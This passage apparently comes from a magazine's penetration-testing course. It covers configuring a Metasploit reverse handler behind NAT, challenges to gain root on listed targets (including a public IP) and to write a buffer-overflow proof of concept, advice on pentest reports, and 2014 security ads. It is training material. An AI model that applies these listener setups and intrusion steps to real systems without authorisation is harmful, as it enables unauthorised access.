
The port forwarding on your router/firewall will then forward traffic to the LAN IP of the attacker host. For this reason, we need to set LHOST to 0.0.0.0 (the public IP of your attacker's router/firewall).

And now we don't really want the Meterpreter handler to fall back to 0.0.0.0. We can use one of the "advanced" options and tell it to listen on the LAN IP address:

Use configuration:

```
set ReverseListenerBindAddress 192.168.0.187 (your lan address)
```

How to enable port forwarding on dlink device is shown in the snapshot below. ●



Module 09 Hack the Box Basic Challenge

We have been learning hacking in the previous eight modules and have gone through enough techniques and technologies on how to hack into systems and web applications.

This module will present a basic challenge how to hack into systems.

Get root access to a server running on 10.0.22.8

Key1: MSFCONSOLE -> Zombie -> Target System

Use the hacking techniques you have learned and start from live system scanning to port scanning and then look for vulnerabilities.

Key2: Meterpreter Session. ●

Module 10 Hack the Box Intermediate Challenge

Target: 5.9.90.152

Key1:

Read the last two modules and make sure that you are behind the NAT. Your Metasploit should be configured as explained in the last module and port forwarding is enabled on your router.

Key2:

Port 139 of the Target is forwarded to port 80 on the back end local machine. ●

Module 11
Hack the Box Expert Challenge

In the Buffer overflow module, we have explained on how to discover buffer overflows. Download Vulnerable App from the link below:

http://www.exploit-db.com/exploits/1380/

Install it on a Windows Machine and discover the vulnerability on your own by using the techniques we have learned in the buffer overflow module. Write the POC on your own by using Immunity Debugger and any language in which you are with.

Submit the POC code in the forum for others to review and discuss. ●

Module 12 Write Penetration Testing Report

Key Tips by industry leading organizations in writing penetration-testing report

Sometimes you'll get lucky and the client will spell out exactly what they want to see in the report during the initial planning phase. This includes both content and layout. I've seen this happen to extreme levels of detail, such as what font size and line spacing settings should be used.

However, more often than not, the client won't know what they want and it'll be your job to tell them. So without further ado, here are some of the highly recommended sections to include in pen test reports.

What should the report contain?

At minimum, the following sections should be part of your report.

A Cover Sheet. This may seem obvious, but the details that should be included on the cover sheet can be less obvious. The name and logo of the testing company, as well as the name of the client should feature prominently. Any title given to the test such as "internal network scan" or "DMZ test" should also be up there, to avoid confusion when performing several tests for the same client. The date the test was performed should appear. If you perform the same tests on a quarterly basis, this is very important, so that the client or the client's auditor can tell whether or not their security posture is improving or getting worse over time. The cover sheet should also contain the document's classification. Agree this with the client prior to testing; ask them how they want the document protectively marked. A penetration test report is a commercially sensitive document and both you and the client will want to handle it as such.

Executive Summary. I've seen some that have gone on for three or four pages and read more like a Jane Austen novel than an abbreviated version of the report's juicy bits. This needs to be less than a page.

Don't mention any specific tools, technologies or techniques used, they simply don't care. All they need to know is what you did, "we performed a penetration test on servers belonging to X application", and what happened, "we found some security problems in one of the payment servers". What needs to happen next and why? "You should tell someone to fix these problems and get us in to re-test the payment server. If you don't, you won't be PCI compliant and you may get a fine".

The last line of the executive summary should always be a conclusion that explicitly spells out whether or not the systems tested are secure or insecure, "Overall, we have found this system to be insecure". It could even be just a single word. A bad way to end an executive summary:

"*In conclusion, we have found some areas where security policy is working well, but other areas where it isn't being followed at all. This leads to some risk, but not a critical amount of risk." A better way: "In conclusion, we have identified areas where security policy is not being adhered to, this introduces a risk to the organization and therefore we must declare the system as insecure.*"

Short summary of vulnerabilities detected

Group the vulnerabilities on a single page so that at a glance, an IT manager can tell how much work needs to be done. You could use fancy graphics like tables or charts to make it clearer – but don't overdo it. Vulnerabilities can be grouped by category (e.g. software issue, network device configuration, password policy), severity or CVSS score – the possibilities are endless. Just find something that works well and is easy to understand.

- **Test Team Details.** It is important to record the name of every tester involved in the testing process. This is not just so that you and your colleagues can be hunted down should you break something. It's a common courtesy to let a client know who has been on their network and provide a point of contact to discuss the report with. Some clients and testing companies also like to rotate the testers assigned to a particular set of tests. It's always nice to cast a different set of eyes over a system. If you are performing a test for a UK government department under the CHECK scheme, including the name of the team leader and any team members is a mandatory requirement.

Tools used

Include versions and a brief description of the function. This goes back to repeatability. If anyone is going to accurately reproduce your test, they will need to know exactly which tools you used.

The main body of the report

This is what it's all about. The main body of the report should include details of all detected vulnerabilities, how you detected the vulnerability, clear technical explanations of how the vulnerability could be exploited, and the likelihood of exploitation. Whatever you do, make sure you write your own explanations, I've lost count of the number of reports that I've seen that are simply copy and paste jobs from vulnerability scanner output. It makes my skin crawl; it's unprofessional, often unclear and irrelevant. Detailed remediation advice should also be included.

Nothing is more annoying to the person charged with fixing a problem than receiving flakey remediation advice. For example, "Disable SSL version 2 support" does not constitute remediation advice. Explain the exact steps required to disable SSL version 2 support on the platform in question. As interesting as reading how to disable SSL version 2 on Apache is, it's not very useful if all your servers are running Microsoft IIS. Back up findings with links to references such as vendor security bulletins and CVE's.

Sample report

Nexpose provides a detailed outcome of vulnerabilities it detects and maps available exploits to discovered vulnerabilities.

Writing a penetration testing report is easy by the help of Nexpose and Nessus scanners reports. A sample of offensive-security penetration testing report link is mentioned below.

http://www.offensive-security.com/penetration-testing-sample-report.pdf ●

Dr.Web 9.0

for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

www.drweb.com

Free 30-day trial: https://download.drweb.com

New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9

FREE bonus — Dr.Web Mobile Security:
https://download.drweb.com/android

CYBER SECURITY EXPO

8-9 October 2014
ExCeL London

www.cybersec-expo.com

A **NEW** event, for a new era of **cyber threats**

» The most comprehensive analysis anywhere of how to protect the modern organisation from cyber threats

» Free to attend seminars delivered by Mikko Hypponen, Eugene Kaspersky and many more

» Attend the "Hack Den" a live open source security lab to share ideas with White Hat hackers, security gurus, Cyber Security EXPO speakers and fellow professionals

» Network with industry experts and meet with Cyber Security exhibitors

» Discover what the IT Security team of the future will look like

Register NOW

www.cybersec-expo.com

Cyber Security EXPO is the new place for everybody wanting to protect their organisation from the increasing commercial threat of cyber attacks. Cyber Security EXPO has been designed to provide CISOs and IT security staff the tools, new thinking and policies to meet the 21st century business cyber security challenge.

Cyber Security EXPO delves into business issues beyond traditional enterprise security products, providing exclusive content on behaviour trends and business continuity. At Cyber Security EXPO, discover how to build trust across the enterprise to securely manage disruptive technologies such as: Cloud, Mobile, Social, Networks, GRC, Analytics, Identity & Access, Data, Encryption and more.

Co-located at

IP EXPO EUROPE
8-9 October 2014 ExCeL London

www.ipexpo.co.uk

FREE REGISTRATION

Sponsors

ARUBA networks · CITRIX · cloudera · FUSION-IO · Gigamon · hp · NetApp · paloalto NETWORKS the network security company · riverbed · Schneider Electric · VEEAM IT JUST WORKS! · vmware